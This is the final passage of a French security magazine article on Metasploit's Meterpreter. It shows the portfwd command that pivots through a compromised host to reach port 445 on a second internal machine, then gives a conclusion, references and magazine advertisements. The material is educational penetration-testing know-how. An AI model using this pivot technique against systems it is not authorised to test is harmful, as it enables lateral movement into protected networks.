Comme nous l'avons vu, obtenir un accès système à distance avec Metasploit permet de collecter automatiquement un certain nombre d'informations locales. Il est aussi possible d'augmenter son niveau de visibilité sur d'autres éléments du réseau. Par exemple, si l'hôte ciblé est présent dans une zone DMZ, accéder à ce système permet de découvrir ou d'accéder à d'autres systèmes de cet environnement cloisonné. Le Meterpreter propose pour cela une fonction de pivot, `portfwd`, qui permet de rediriger un port réseau local vers celui d'un autre poste.

```
meterpreter > portfwd add -L 127.0.0.1 -l 54321 -r 172.16.27.137 -p 445
[*] Local TCP relay created: 127.0.0.1:54321 <-> 172.16.27.137:445
```

Utilisation de la fonction de Pivot

Dans l'exemple ci-dessus, le port 54321 du poste de l'auditeur (A) est redirigé, en passant par l'hôte ciblé (H1), vers le port 445 d'un second système cible (H2, d'adresse IP 172.16.27.137). Les options d'utilisation sont les suivantes :

- `-L` : adresse IP locale de A (si l'option n'est pas spécifiée, le port ouvert en écoute est accessible depuis toutes les interfaces réseau du poste auditeur) ;
- `-l` : numéro de port local de A ;
- `-r` : hôte H2 vers lequel la redirection pointe ;
- `-p` : port réseau de l'hôte H2 vers lequel la redirection pointe.

Entre le poste auditeur A et l'hôte pivot H1, la connexion est encapsulée dans le canal de communication du Meterpreter. L'hôte H1 réémet ensuite la connexion sur le réseau, en direction de H2.

Bien que cette fonction soit intéressante, il faut noter que ce type de pivot correspond à une redirection de port et est moins complet que les fonctions de pivot de l'outil Core Impact. Celui-ci permet de manière transparente pour l'utilisateur, de rediriger des connexions vers l'ensemble des ports de l'hôte H2 et pas uniquement vers un seul port.

Conclusion

Parmi les avantages de Metasploit figure la possibilité de réutiliser ses briques logicielles et de tirer parti des mécanismes d'extension de ses fonctionnalités. Meterpreter permet d'automatiser un certain nombre d'actions d'audit afin de collecter plus rapidement des informations locales sur le système Windows ciblé.

La version 3 de la plate-forme Metasploit correspondant à un réécriture complète, certaines fonctions méritent encore d'être fiabilisées. L'esprit caractéristique des projets *open source* permettra certainement d'aller dans ce sens et de tendre vers le niveau de qualité et de fonctionnalités de logiciels commerciaux comme Core Impact.

Références

[MSF] *Metasploit framework*, **http://framework.metasploit.com/**

[MSFUSER] *Metasploit framework User Guide*, **http://www.metasploit.com/projects/Framework/docs/userguide.pdf**

[REX] REX - *Metasploit Ruby EXtension library*, **http://www.metasploit.com/projects/Framework/msf3/api/rex/**

[MSFDEV] *Metasploit 3.0 Developer's Guide*, **http://framework.metasploit.com/documents/developers_guide.pdf**

[MSFTLV] *Meterpreter TLV protocol*, **http://www.metasploit.com/projects/Framework/docs/meterpreter.pdf**

[SYSPRX] *Syscall Proxying, Simulating remote execution*, **http://www.coresecurity.com/files/files/11/SyscallProxying.pdf**


[CORE] Core Impact, **http://www.coresecurity.com/products/coreimpact/**

[PWD] pwdump, **http://xxx.foofus.net/~fizzgig/pwdump/**

[MS07-029] *Vulnerability in Windows DNS RPC Interface*, **http://www.microsoft.com/technet/security/bulletin/ms07-029.mspx**

[MSPSR] *Microsoft Premier Services Reporting Utility*, **http://www.microsoft.com/downloads/details.aspx?FamilyID=00ad0eac-720f-4441-9ef6-ea9f657b5c2f&displaylang=en**





Retrouvez tous les deux mois chez votre marchand de journaux

misc

Multi-System & Internet Security Cookbook

L'INCONTOURNABLE
BIMESTRIEL
DE LA SÉCURITÉ
DES SYSTÈMES ET RÉSEAUX

Pour commander les anciens numéros
et vous abonner en ligne :

www.miscmag.com

Pour suivre l'actu du magazine et des hors-séries : www.ed-diamond.com

A vos agendas !

L'Evénement Européen de la Sécurité
et des Systèmes d'Information

Monaco

15-16-17-18 octobre 2008

Bloquez les dates !

08

Les Assises

L'Evénement Européen de la Sécurité et des Systèmes d'Information

Pour plus d'information, contactez-nous au 01 41 93 07 07
ou sur lesassisesdelasecurite.com

un événement